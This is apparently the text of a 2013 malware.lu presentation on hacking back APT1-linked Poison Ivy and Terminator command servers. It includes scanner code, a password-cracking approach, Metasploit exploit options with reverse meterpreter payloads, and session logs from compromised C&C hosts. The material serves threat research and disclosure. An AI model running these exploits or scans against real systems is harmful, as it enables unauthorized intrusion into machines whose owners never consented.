(maybe ?)APT1: technical backstage

@r00tbsd – Paul Rascagnères

Malware.lu

November 2013


Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator

About malware.lu

Presentation of malware.lu
Mainteners:

- @r00tbsd – Paul Rascagnères
- @y0ug – Hugo Caron
- @defane – Stephane Emma
- MiniLX – Julien Maladrie
- @maijin212 – Maxime Morin



Malware.lu is a repository of malware and technical analyses for security researchers.
Malware.lu provides an expert team in malwares analyses and incident response for private and government entities.

s malware samples. Malware.lu will not be held responsible for any damage brought to your equipment, including virus inf
r displaying this website or by downloading any information. You are accessing this website at your own risk.

ownload or submit samples, you need to have an account. To request an account, please send an email to register@malware.lu with a
out "why you want an account". Currently the database contains **5,356,052** samples. The complete list of md5|sha1|sha256 can be fou

Samples repository

You are not connected, please enter your username and password


Username:

Password:

A few numbers

Here are some numbers about malware.lu

- 5,572,872 malware samples
- 41 articles
- complete analysis of Red October & Rannoh
- 2000 users
- 2550 followers on twitter (@malwarelu)
- 7GB of database
- 3,5TB of malware
- 1 tool: malwasm
- 1 company: CERT, consulting, Reverse Engineering, Malware analysis, intelligence...
- and more...



Malware.lu is a repository of malware and technical analyses for security researchers.

Malware.lu provides an expert team in malwares analyses and incident response for private and gove

Disclaimer:

Malware.lu contains malware samples. Malware.lu will not be held responsible for any damage brought to your equipment, accessing, using or displaying this website or by downloading any information. You are accessing this website at your own

If you would like to download or submit samples, you need to have an account. To request an account, please send an email to register short explanation about "why you want an account". Currently the database contains **5,356,052** samples. The complete list of md5|sha

Welcome **rootbsd**

Downloads stats: 0 (unlimited)


Uploads stats: 19

Hash: (md5, sha1, sha256)

Name: (beta search by name)

Submit sample: (max 10Mo)

(maybe?)APT1 : technical backstage



Download of b65f8e25fb1f24ad166c24b69fa600a8.zip
zip password: **infected**
Click here to download

Information:
md5: b65f8e25fb1f24ad166c24b69fa600a8
sha1: e967731f2932976b1437e39a7894eea549797371
sha256: 04425a8121d334bd86415dc406939211afcff092d6a3ffc05b6a4972f0c68481
VirusTotal

VT Report:

General

Detection ratio	26/40
Checked on VT at	2012-08-04 15:17:24
Scanned at	2012-08-03 14:57:47
First seen	2012-08-03 14:57:47
Last seen	2012-08-03 14:57:47
File size	520192

AV

nprotect	Win32.Worm.Stuxnet.E
mcafee	Generic.dx!bcrp
nod32	-
f_prot	-
symantec	Trojan.Gen.2
norman	W32/Flamux_gen.C
avast	Win32:Malware-gen
esafe	-
clamav	Trojan.Stuxnet-27
kaspersky	Worm.Win32.Flame.a
bitdefender	Win32.Worm.Stuxnet.E

Before starting


Why maybe...
Concerning the attribution ??

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator

Information gathering

Mandiant report (http://intelreport.mandiant.com):



APT1: Exposing One of China's Cyber Espionage Units

This report is focused on the most prolific cyber espionage group Mandiant tracks: APT1. This single organization has conducted a cyber espionage campaign against a broad range of victims since at least 2006.

The remote administration tool Poison Ivy is mentioned.

Information gathering

Our Poison Ivy scanner:

```
def check_poison(self, host, port, res):
  try:
    af, socktype, proto, canonname, sa = res
    s = socket.socket(af, socktype, proto)
    s.settimeout(6)
    s.connect(sa)
    stage1 = "\x00" * 0x100
    s.sendall(stage1)
    data = s.recv(0x100)
    if len(data) != 0x100:
      s.close()
      return
    data = s.recv(0x4)
    s.close()
    if
      data != "\xD0\x15\x00\x00":
      return
    print "%s Poison %s %s:%d" % (datetime.datetime.now(), host,sa[0], sa[1])
except socket.timeout as e:
    pass
except socket.error as e:
    pass
```

Information gathering

The scanned ports were :
- 3460 (default Poison Ivy port)
- 80 (HTTP port)
- 443 (HTTPS port)
- 8080 (alternate HTTP port)

We scanned a wide IP range located in HK.

Information gathering

Statitics of the Poison Ivy availability.


IP range where PI servers were detected :
- 113.10.246.0-113.10.246.255: managed by NWT Broadband Service
- 202.65.220.0-202.65.220.255: managed by Pacific Scene
- 202.67.215.0-202.67.215.255: managed by HKNet Company
- 210.3.0.0-210.3.127.255: managed by Hutchison Global Communications
- 219.76.239.216-219.76.239.223: managed by WINCOME CROWN LIMITED

-70.39.64.0–70.39.127.255: managed by Sharktech

Information gathering

Statitics of the Poison Ivy availability.

Working hours : (Luxembourgish timezone -6 hours)



00:00							
01:00			▓			▒	
02:00	▓	▒	▓	▒	▓	▒	
03:00	▓	▒	▓	▒	▓	▒	
04:00	▓	▒	▓	▒	▓	▒	
05:00	▓	▒	▓	▒	▓	▒	
06:00	▓	▒	▓	▒	▓	▒	
07:00	▓	▒	▓	▒	▓	▒	
08:00	▓	▒	▓	▒	▓	▒	
09:00	▓	▒	▓	▒	▓	▒	
10:00		▒		▒	▓		
11:00				▒			
12:00							
13:00							
14:00							
15:00							
16:00							
UTC+1	M	T	W	T	F	S	S

Figure 1: Attackers working hours

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator

Poison Ivy

It's a RAT (Remote Administration Tool).

Available on the Internet :
http://www.poisonivy-rat.com/index.php?link=download

Features :
- File management;
- File search;
- File transfer;
- Registry management;
- Process management;
- Services management;
- Remote shell;
- Screenshot creation;
- Hash stealing;
- Audio capture;
- ...

Poison Ivy

Remote code execution found by Andrzej Dereszowski

Exploit on metasploit : exploits/windows/misc/poisonivy_bof

The exploit has 2 possible exploitation methods :
- by using the default password : admin

Or
- by using brute force

In our context these 2 solutions failed.

Poison Ivy

We decided to modify the existing exploit to add a new option : the password. (the source code is available in our report)

How to find the attackers password of PI ?

The password is used to encrypt the communication.
The encryption algorithm is Camellia.
The encryption is performed with 16 bytes blocks.
Poison Ivy has an “echo” feature, you send data, it returns the same data but encrypted ;)

Our technique :
1. send 100 bytes (with 0x00) to the daemon
2. get the first 16 bytes as result from the daemon

Result=Camellia(16*0x00, key)

Poison Ivy

We decided to create a John The Ripper extension to brute force our Result. (the source code is available in our report)

```
rootbsd@alien:~/john-1.7.9$ cat test.txt
$camellia$ItGoyeyQIvPjT/qBoDKQZg==

rootbsd@alien:~/john-1.7.9$ ./john –format=camellia test.txt
Loaded 1 password hash (Camellia bruteforce [32/32])
No password hashes left to crack (see FAQ)

rootbsd@alien:~/john-1.7.9$ ./john --show test.txt
pswpsw
1 password hash cracked, 0 left
```

Poison Ivy

```
msf exploit(poisonivy_bof_v2) > show options
Module options (exploit/windows/misc/poisonivy_bof_v2):
Name        Current Setting   Required        Description
----        ---------------   --------        -----------
Password    pswpsw            yes             Client password
RANDHEADER  false             yes             Send random bytes as the header
RHOST       X.X.X.X           yes             The target address
RPORT       80                yes             The target port

Payload options (windows/meterpreter/reverse_https):
Name      Current Setting      Required    Description
----      ---------------      --------    -----------
EXITFUNC  thread               yes         Exit : seh, thread, process, none
LHOST     my_server            yes         The local listener hostname
LPORT     8443                 yes         The local listener port

Exploit target:
Id           Name
-            ----
0            Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1
```

Poison Ivy

Once connected to the Poison Ivy server, we noticed that the server had no public IP. We attacked a server with the IP X.X.X.X (identified during the scan) and the meterpreter endpoint IP address was Y.Y.Y.Y. We concluded that the Poison Ivy daemon was hidden behind a proxy server , by using port forwarding to hide the real IP of the command & control server.

We could also identify that the vendor ID of the MAC address is VMWare.

Poison Ivy

```
msf exploit(poisonivy_bof_v2) > exploit
[*] Started HTTPS reverse handler on https://my_server:8443/
[*] Meterpreter session 1
opened (my_server:8443->Y.Y.Y.Y:3325) at 2013-03-07 07:51:57+0100

Meterpreter> ipconfig
Interface 1
============
Name: MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
Interface 2
============
Name : AMD PCNET Family PCI Ethernet Adapter-���□��▯�����□□�□�
Hardware MAC :00:0c:29:c9:86:57
MTU : 1500
IPv4 Address : 192.168.164.128
IPv4 Netmask : 255.255.255.0
```

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator

Take-over of the C&C

Architecture schema :

The binary used to manage the proxy is called xport.exe




Figure 2: Network schema


Syntax :

```
xport.exe Proxy_ip proxy_port Poison_Ivy_ip Poison_Ivy_port number
```

Take-over of the C&C

RDP analysis :

```
rootbsd@alien:~/APT1$ cat list_ip.txt | sort –u | wc -l
384
```




用户名(U): skserver1

密码(P):

Figure 3: Proxy server login window

Take-over of the C&C

Screenshot of the attackers desktop :




Poison Ivy – [Listening on Port: 444 (Connections: 7)]

ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	[redacted]	Admin	WinXP	2194 MHz	1.99 GiB	2.3.1	78
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	USER	Admin	WinXP	2793 MHz	989.17 MiB	2.3.1	63
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	SYSTEM	Admin	WinXP	2260 MHz	2 GiB	2.3.1	63
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	SYSTEM	Admin	WinXP	2993 MHz	2 GiB	2.3.1	Last seen: 16:09/13.03.04
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	SYSTEM	Admin	Win2k	927 MHz	511.55 MiB	2.3.1	125
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	SYSTEM	Admin	Server2003	1995 MHz	2 GiB	2.3.1	141
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	SYSTEM	Admin	WinXP	2793 MHz	2 GiB	2.3.1	Last seen: 15:43/13.03.04
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	SYSTEM	Admin	WinXP	2793 MHz	2 GiB	2.3.1	188
[redacted]	127.0.0.1	[redacted]	Direct	[redacted]	SYSTEM	Admin	WinXP	2993 MHz	2 GiB	2.3.1	110

Figure 4: Poison Ivy interface with the list of connected machines

Take-over of the C&C

Screenshot of the attackers desktop :



```
07/26/2011  03:02 PM    <DIR>          [redacted]
08/02/2011  06:48 PM    <DIR>
07/21/2008  02:42 PM    <DIR>
01/12/2011  01:25 PM    <DIR>
05/14/2010  03:08 PM    <DIR>
02/22/2010  11:19 AM    <DIR>
02/20/2013  09:55 AM             8,446
12/14/2012  10:04 AM    <DIR>
01/15/2009  11:47 AM                33
10/26/2011  12:01 PM    <DIR>
01/23/2011  05:29 PM    <DIR>
09/08/2009  08:58 AM                 5
02/21/2013  11:45 AM    <DIR>
08/29/2012  09:24 AM    <DIR>
07/13/2012  04:00 PM             6,952
07/13/2012  04:58 PM             6,952
02/06/2008  03:51 PM    <DIR>
07/13/2012  05:17 PM             6,952
05/31/2012  09:09 AM    <DIR>
01/14/2011  04:52 PM            56,081
03/04/2011  05:55 PM           142,514
03/04/2011  05:55 PM           354,634
03/13/2008  12:31 PM    <DIR>
06/03/2012  05:17 PM    <DIR>
06/29/2012  09:24 AM    <DIR>
08/06/2009  09:37 AM               695
06/26/2008  11:41 AM           404,833
08/08/2012  02:04 PM    <DIR>
              67 File(s)      4,499,288 bytes
              61 Dir(s)  10,219,413,504 bytes free

c:\RECYCLER>dir \\P[redacted]me~1\
dir \\[redacted]
 Volume in drive \\P[redacted]M
 Volume Serial Number is 28DA-5D28

 Directory of \\PC[redacted]e~1

10/13/2010  02:31 PM    <DIR>          .
10/13/2010  02:31 PM    <DIR>          [redacted]
01/10/2013  03:58 PM    <DIR>
02/04/2008  06:06 PM    <DIR>                      or
08/21/2012  02:40 PM    <DIR>
11/08/2008  04:15 AM    <DIR>
09/21/2009  12:06 PM    <DIR>
10/13/2010  02:31 PM               852 sqlnet.log
               1 File(s)            852 bytes
               7 Dir(s)  10,219,413,504 bytes free

c:\RECYCLER>dor \\P[redacted]ic~1\
dor \\PC[redacted]~1\
'dor' is not recognized as an internal or external command,
operable program or batch file.

c:\RECYCLER>dir \\P[redacted]ic~1\
dir \\PC[redacted]ic~1\
 Volume in drive \\[redacted]M
 Volume Serial Number is 28DA-5D28

 Directory of \\P[redacted]ic~1

02/11/2008  01:57 PM    <DIR>          [redacted]
10/25/2012  12:27 PM    <DIR>
01/15/2009  04:30 PM    <DIR>
11/12/2009  03:17 PM    <DIR>
12/20/2012  06:19 PM    <DIR>
03/02/2009  10:10 AM    <DIR>
04/28/2011  05:48 PM    <DIR>
04/20/2010  06:19 AM    <DIR>
02/05/2008  02:55 PM    <DIR>
06/22/2012  10:17 AM    <DIR>
02/11/2008  03:28 PM    <DIR>
12/16/2008  02:59 PM    <DIR>
09/26/2012  02:14 PM    <DIR>
05/13/2008  09:55 AM    <DIR>                      assic
02/17/2012  10:58 AM    <DIR>
10/10/2010  01:00 PM    <DIR>
09/08/2009  04:34 PM    <DIR>
04/11/2012  04:10 PM    <DIR>
06/02/2012  04:10 PM    <DIR>
06/05/2008  11:35 AM    <DIR>
05/19/2008  11:52 AM    <DIR>
09/08/2009  04:30 PM    <DIR>
02/12/2008  12:19 PM    <DIR>
02/06/2013  05:11 PM    <DIR>
07/18/2008  02:30 PM    <DIR>
02/11/2008  12:01 PM    <DIR>
08/13/2008  11:26 AM    <DIR>
02/12/2008  11:01 AM    <DIR>
02/17/2012  06:10 PM    <DIR>
               0 File(s)              0 bytes
              29 Dir(s)  10,219,413,504 bytes free

c:\RECYCLER>dir \\PC[redacted]
```

Figure 5: Poison Ivy interface with a shell

Take-over of the C&C

First step :
find the tools used by the attackers

Second step :
Identify victims

Take-over of the C&C

We identify a second RAT hosted on the server : Terminator

The victims were :
- private companies
- public companies
- political institutions
- activists
- associations
- reporters

We warned every identified targets.

The attackers looked for :
- .ppt(x)
- .xls(x)
- .doc(x)
- .pdf
- .jpg

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator

Terminator

This RAT was previously identified by TrendMicro as Fakem.

The server part was protected by password :





Figure 7: Terminator password

Terminator

A CRC is performed to check the password :




```
loc_40D939:
mov    ecx, [ebp+arg_0]
mov    al, [ecx+edx*2]
mov    [ebp+var_1], al
mov    eax, [ebp+var_8]
mov    cl, [ebp+var_1]
or     al, cl
ror    eax, 5
mov    [ebp+var_8], eax
inc    edx
cmp    edx, esi
jl     short loc_40D939
```

```
mov    edi, [ebp+var_8]
```

Terminator

After the CRC a XOR is performed:



```
mov   ecx, esi
call  CRC
xor   eax, 7A7871h
cmp   eax, 0DAFD58F3h
jz    short loc_40D901
```

```
push  0            ; uExitCode
call  ds:ExitProcess
```

```
loc_40D901:
mov   ecx, esi
call  ?OnOK@CDialog@@MAEXXZ ; CDialog::OnOK(void)
pop   esi
pop   ecx
```

Terminator

So we developed a small tool to bf the password :

```
rootbsd@alien:~/terminator$ ./bf 10 0xdafd58f3
DEBUG:Ap@hX dafd58f3 dafd58f3
```

Terminator

DEMO

Terminator

We created a scanner for terminator too:

```
def check_terminator(self, host, port, res):
  try:
    af, socktype, proto, canonname, sa = res
    s = socket.socket(af, socktype, proto)
    s.settimeout(6)
    s.connect(sa)
    stage = "<html><title>12356</title><body>"
    stage+= "\xa0\xf4\xf6\xf6"
    Stage += "\xf6" * (0x400-len(stage))
    s.sendall(stage)
    data = s.recv(0x400)
    if len(data) < 0x400:
      return
    if data.find("<html><title>12356</title><body>") == -1:
      return
    print "%s Terminator %s %s:%d" % (datetime.datetime.now(), host,sa[0], sa[1])
```

Terminator

We found a vulnerability on Terminator.

We created a metasploit module called terminator_judgment_day

```
msf exploit
(terminator_judgment_day) > exploit
[*] Started HTTPS reverse handler on https://192.168.0.24:8443/
[*] Connection...
[*] 1024-653
[*] Send exploit...
[*] 192.168.0.45:1050 Request received for /q1fT...
[*] 192.168.0.45:1050 Staging connection for target /q1fT received...
[*] Patched user-agent at offset 641512...
[*] Patched transport at offset 641172...
[*] Patched URL at offset 641240...
[*] Patched Expiration Timeout at offset 641772...
[*] Patched Communication Timeout at offset
641776...
[*] Meterpreter session 1 opened (192.168.0.24:8443-> 192.168.0.45:1050) at
2013-03-13 10:04:38 +0100
meterpreter >
```

Conclusion

- More than 300 servers
- Use of proxy servers to hide their activities
- one server per target
- custom made malware
- working hours, such as office employees
- really good organization

- a second nomination to Pwnie Awards in 2 years (category : Pwnie for Epic Ownage)

“The only real defense is offensive defense” (Mao Zedong)

Questions

Please not question about the law... I am not a lower !!